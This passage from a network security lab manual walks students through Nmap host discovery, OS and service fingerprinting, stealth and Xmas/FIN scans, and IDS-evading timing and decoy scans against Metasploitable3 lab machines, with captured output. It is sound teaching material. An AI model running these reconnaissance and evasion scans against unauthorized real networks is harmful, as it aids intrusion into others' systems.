



Figure 3 – Abbreviated TCP Header Model

1. The following command disables the default port scan of Nmap and performs a ***ping sweep (-sn)*** to quickly discover live hosts on the network. This is useful in identifying targets before executing slower, more intensive scans on them

```
> nmap -sn 200.200.200.0/24
```



```
┌──(student㉿kali)-[~]
└─$ nmap -sn 200.200.200.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 16:14 MST
Nmap scan report for 200.200.200.1
Host is up (0.0033s latency).
Nmap scan report for 200.200.200.5
Host is up (0.012s latency).
Nmap scan report for 200.200.200.6
Host is up (0.0074s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 15.92 seconds
```


Figure 4 – Results of the ping scan of the 200.200.200.0/24 network

2. Again we see three devices, the router, Metasploitable3-Windows, and Metasploitable3-Linux

> **NOTE:** There could be 'hidden' hosts that are not responding to our ICMP echo messages.

3. To treat all hosts as online (no host discovery performed first) we use the following command (-Pn = Ping no). Since this will take a while to complete, you can terminate the scan by pressing *Ctrl+C*

```
> nmap -Pn 200.200.200.0/24
```




```
Nmap scan report for 200.200.200.63
Host is up.
All 1000 scanned ports on 200.200.200.63 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
```

Figure 5 – Partial results of the no-host discovery scan of the 200.200.200.0/24 subnet

4. This command is useful when you already know a host is active and you want to minimize your network traffic footprint

```
> namp -Pn 200.200.200.6
```



```
┌──(student㉿kali)-[~]
└─$ nmap -Pn 200.200.200.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 16:39 MST
Nmap scan report for 200.200.200.6
Host is up (0.0069s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper

Nmap done: 1 IP address (1 host up) scanned in 17.65 seconds
```

Figure 6 – Result of the Nmap scan without host discovery (no ping) against the target machine 200.200.200.6

5. Sometimes, certain services are disabled in an attempt to avoid discovery. Nmap allows for various scanning options to see if targets will reveal information by masking network scans as other types of services. This can be useful for finding those hidden machines blocking our ICMP probes!

5.1. Perform a **TCP SYN discovery scan** on port 22 (SSH) against 200.200.200.6

```
> nmap -PS 22 200.200.200.6
```

5.2. Perform a **TCP ACK discovery scan**

```
> nmap -PA 22 200.200.200.6
```

5.3. Perform a **UDP discovery scan**

```
> nmap -PU 22 200.200.200.6
```

You will see that most of the scans produce the same results. However, the UDP scan tells us that the host is down. This is a good demonstration of the need to expand your scans and produce more accurate information. Future scans using TCP SYN packets may report no active hosts, but then switching to UDP can reveal them to be up.

6. Open a Wireshark capture on the Kali box and perform the same three scans above. Observe the number and type of packets sent and received when performing each scan. You can see how 'noisy' each scan appears to anyone who is monitoring the network traffic


Phase III – Fingerprinting with Nmap

For hacking, we need as much information as possible about a system to determine possible vulnerabilities. Nmap provides much more information than just what ports are open on the machine. Fingerprinting requires root privileges.

1. Attempt to detect the **operating system (-O)** of a target

```
> nmap -O 200.200.200.6
```

This results in many possible guesses. We may not get the exact version of Linux, but it is clear that our target machine is Linux.




```
┌──(student㉿kali)-[~]
└─$ sudo nmap -O 200.200.200.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 17:18 MST
Nmap scan report for 200.200.200.6
Host is up (0.0035s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper
Aggressive OS guesses: Linux 3.2 - 4.9 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13 (94%), Linux 3.13 - 3.16 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Android 5.0 - 6.0
.1 (Linux 3.4) (94%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.16 (94%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.22 seconds
```

Figure 7 – Nmap discovered our target machine is running Linux

2. Try an OS detection scan against our Metasploitable3-Windows machine to compare the results

```
> nmap -O 200.200.200.5
```

NOTE: You may have to restart the Windows machine due to inactivity




```
┌──(student㉿kali)-[~]
└─$ sudo nmap -O 200.200.200.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 17:25 MST
Nmap scan report for 200.200.200.5
Host is up (0.0067s latency).
Not shown: 980 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49157/tcp open  unknown
49176/tcp open  unknown
Device type: general purpose|media device
Running: Microsoft Windows 2008|10|7|8.1, Microsoft embedded
OS CPE: cpe:/o:microsoft:windows_server_2008::sp2 cpe:/o:microsoft:windows_10 cpe:/h:microsoft:xbox_one cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Server 2008 SP2 or Windows 10 or Xbox One, Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.58 seconds
```

Figure 8 – Nmap scan result for the Windows machine

3. To find the **versions of services** running on a host use the command

```
> nmap -sV 200.200.200.6
```

The results are pretty interesting. We can use OSINT techniques (such as Google) to research potential vulnerabilities for each of these services.



```
┌──(student㉿kali)-[~]
└─$ sudo nmap -sV 200.200.200.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 18:29 MST
Nmap scan report for 200.200.200.6
Host is up (0.0039s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Figure 9 – Software version scan results of our target machine

4. Alternatively, for more detailed (and very noisy!) scan, use the*A* switch. This enables OS detection, script scanning, version detection, and traceroute

NOTE: This might take a while.

```
> nmap -A 200.200.200.6
```


These results are also very interesting. For example, we obtained the SSH keys used to remote into the system as well as some filenames.



```
┌──(student㉿kali)-[~]
└─$ sudo nmap -A 200.200.200.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 18:34 MST
Nmap scan report for 200.200.200.6
Host is up (0.0046s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp   open   http        Apache httpd 2.4.7
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
```

Figure 10 – Scan results of the Metasploitable3-Linux target machine

We can also see that there might be a website being hosted and the target is waiting for print commands from other devices.



```
|_
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Index of /
445/tcp  open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Potentially risky methods: PUT
|_http-title: Home - CUPS 1.7.2
|_http-server-header: CUPS/1.7 IPP/2.1
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
|_http-server-header: Jetty(8.1.7.v20120910)
|_http-title: Error 404 - Not Found
8181/tcp closed intermapper
Aggressive OS guesses: Linux 3.2 - 4.9 (98%), Linux 3.10 - 4.11 (94%), Linux 3.
.1 (Linux 3.4) (94%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.1
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE:
```

Figure 11 – Scan results continued

Phase IV – Scanning Techniques

Lastly, there are a few more techniques which we can utilize. Refer to the basic TCP headers again.




Figure 3 – Abbreviated TCP Header Model

1. Scans can be done using different TCP header flags and produce different results

    1.1. We'll start with the simple*TCP SYN (stealth)* scan. Open Wireshark and perform the scan below. It doesn't look stealthy, but it is considered as such because it never completes the TCP connection. However, firewalls can easily block this scan

    ```
    > nmap -sS 200.200.200.6
    ```

    1.2. Execute a *TCP ACK scan*. Again watch the scan on Wireshark

    ```
    > nmap -sA 200.200.200.6
    ```

    1.3. Execute a*UDP scan* (this may take a while)

    ```
    > nmap -sU 200.200.200.6
    ```

    1.4. Execute an *Xmas scan* (sets all the flags on a TCP packet header, lighting up the scan like a Christmas tree!)

    ```
    > nmap -sX 200.200.200.6
    ```

    1.5. Execute a *TCP FIN scan*

    ```
    > nmap -sF 200.200.200.6
    ```

2. Another technique we can use is to adjust the *timing of the scans*. Nmap uses a number between 0 and 5 to indicate the aggressiveness of a scan. The lowest value 0 indicates a "paranoid scan" that will take a very long time to complete, but is unlikely to be picked up by IDS. Using setting 5 indicates a very aggressive scan that will be sloppy, but completed at breakneck speed. To use timing, enter the following command where the # is the timer setting. Try both the 0 setting and the 5 setting. The scans should produce the same results, but you can see on Wireshark that the packets are sent at different speeds

    ```
    > nmap -T# 200.200.200.6
    ```

3. Finally, you can try to mask yourself by using a decoy IP address. Watch this on Wireshark and you can see that it looks like Google is scanning our target

```
> nmap -D 8.8.8.8 200.200.200.6
```

3.1. For added confusion, you can use cloak yourself within many IP addresses, so that the defender doesn't know which one is yours

```
> nmap -D RND:20 200.200.200.6
```

This command executes a Decoy scan using 20 random source IP addresses.

4. Keep in mind that most of the commands in each section can be mixed and matched together such as in the following example which will fingerprint the operating system while using a decoy

```
> nmap -O -D 8.8.8.8 200.200.200.6
```

End of Lab

Deliverables

Four screenshots are needed to earn credit for this exercise:

- Screenshot of subnet scan
- Screenshot of ping sweep
- Screenshot of detailed fingerprinting scan
- Screenshot of stealth scan

Homeworks

Assignment 1 – Scan a website

Scan the vulnerable website scanme.nmap.org and produce the same screenshots as the deliverables. Describe your findings in a paragraph or two.

Assignment 2 – Scan Metasploitable3 – Windows

